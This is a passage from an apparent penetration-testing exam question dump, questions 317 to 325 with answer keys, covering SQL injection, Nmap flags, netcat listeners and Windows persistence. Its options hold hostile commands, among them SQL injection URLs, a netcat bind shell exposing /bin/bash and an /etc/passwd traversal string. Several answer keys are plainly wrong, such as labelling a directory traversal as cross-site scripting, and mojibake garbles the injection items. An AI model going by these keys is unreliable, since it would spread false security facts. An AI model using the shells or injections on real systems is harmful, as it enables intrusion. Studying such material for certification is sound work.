https://testbank.com/BankingApp/ACH.aspx?CustID=435345&accountType=F&action-ACHTransfer&senderID=654846¬ify=False&creditaccount='OR
1=1
AND select username from testbank.custinfo where username like "˜Joe' &amount=200
C.
https://testbank.com/BankingApp/ACH.aspx?CustID=435345&accountType=F&action-ACHTransfer&senderID=654846¬ify=True&creditaccount='OR
1=1
AND select username from testbank.custinfo where username like "˜Joe' âˆ’&amount=200
D.
https://testbank.com/BankingApp/ACH.aspx?CustID=435345&accountType=F&action-ACHTransfer&senderID=654846¬ify=True&creditaccount='AND
1=1
AND select username from testbank.custinfo where username like "˜Joe' âˆ’&amount=200

Correct Answer: *B*

QUESTION 318
After a recent penetration test, a company has a finding regarding the use of dictionary and seasonal passwords by its employees. Which of the following is the BEST control to remediate the use of common dictionary terms?

- A. Expand the password length from seven to 14 characters.
- B. Implement password history restrictions.
- C. Configure password filters/
- D. Disable the accounts after five incorrect attempts.
- E. Decrease the password expiration window.

Correct Answer: *A*

QUESTION 319
A penetration tester has been asked to conduct OS fingering with Nmap using a company-provided text file that contains a list of IP addresses. Which of the following are needed to conduct this scan? (Choose two.).

- A. -O
- B. -iL
- C. -V
- D. -sS
- E. oN
- F. -oX

Correct Answer: *BE*
Reference -
https://securitytrails.com/blog/top-15-nmap-commands-to-scan-remote-hosts#six-scan-hosts-and-ip-addresses-reading-from-a-text-file

QUESTION 320
A security analyst has uncovered a suspicious request in the logs for a web application. Given the following URL: http:www.company-site.com/about.php?i=_V_V_V_V_VetcVpasswd
Which of the following attack types is MOST likely to be the vulnerability?

- A. Directory traversal
- B. Cross-site scripting
- C. Remote file inclusion
- D. User enumeration

Correct Answer: *B*

QUESTION 321
A penetration tester is performing a remote scan to determine if the server farm is compliant with the company's software baseline. Which of the following should the penetration tester perform to verify compliance with the baseline?

- A. Discovery scan
- B. Stealth scan
- C. Full scan
- D. Credentialed scan

Correct Answer: *A*

QUESTION 322

A penetration tester has compromised a host. Which of the following would be the correct syntax to create a Netcat listener on the device?

- A. nc -l -p 4444 /bin/bash
- B. nc -vp 4444 /bin/bash
- C. nc -p 4444 /bin/bash
- D. nc -lp 4444 /bin/bash

Correct Answer: *A*
Reference:
https://null-byte.wonderhowto.com/how-to/hack-like-pro-use-netcat-swiss-army-knife-hacking-tools-0148657/

QUESTION 323
A penetration tester has compromised a Windows server and is attempting to achieve persistence. Which of the following would achieve that goal?

- A. schtasks.exe /create/tr "powershell.exe" Sv.ps1 /run
- B. net session server | dsquery -user | net use c$
- C. powershell && set-executionpolicy unrestricted
- D. reg save HKLM\System\CurrentControlSet\Services\Sv.reg

Correct Answer: *D*

QUESTION 324
A healthcare organization must abide by local regulations to protect and attest to the protection of personal health information of covered individuals. Which of the following conditions should a penetration tester specifically test for when performing an assessment? (Select TWO).

- A. Cleartext exposure of SNMP trap data
- B. Software bugs resident in the IT ticketing system
- C. S/MIME certificate templates defined by the CA
- D. Health information communicated over HTTP
- E. DAR encryption on records servers

Correct Answer: *DE*

QUESTION 325
Which of the following BEST describes some significant security weaknesses with an ICS, such as those used in electrical utility facilities, natural gas facilities, dams, and nuclear facilities?

- A. ICS vendors are slow to implement adequate security controls.
- B. ICS staff are not adequately trained to perform basic duties.
- C. There is a scarcity of replacement equipment for critical devices.
- D. There is a lack of compliance for ICS facilities.

Correct Answer: *B*

End of Document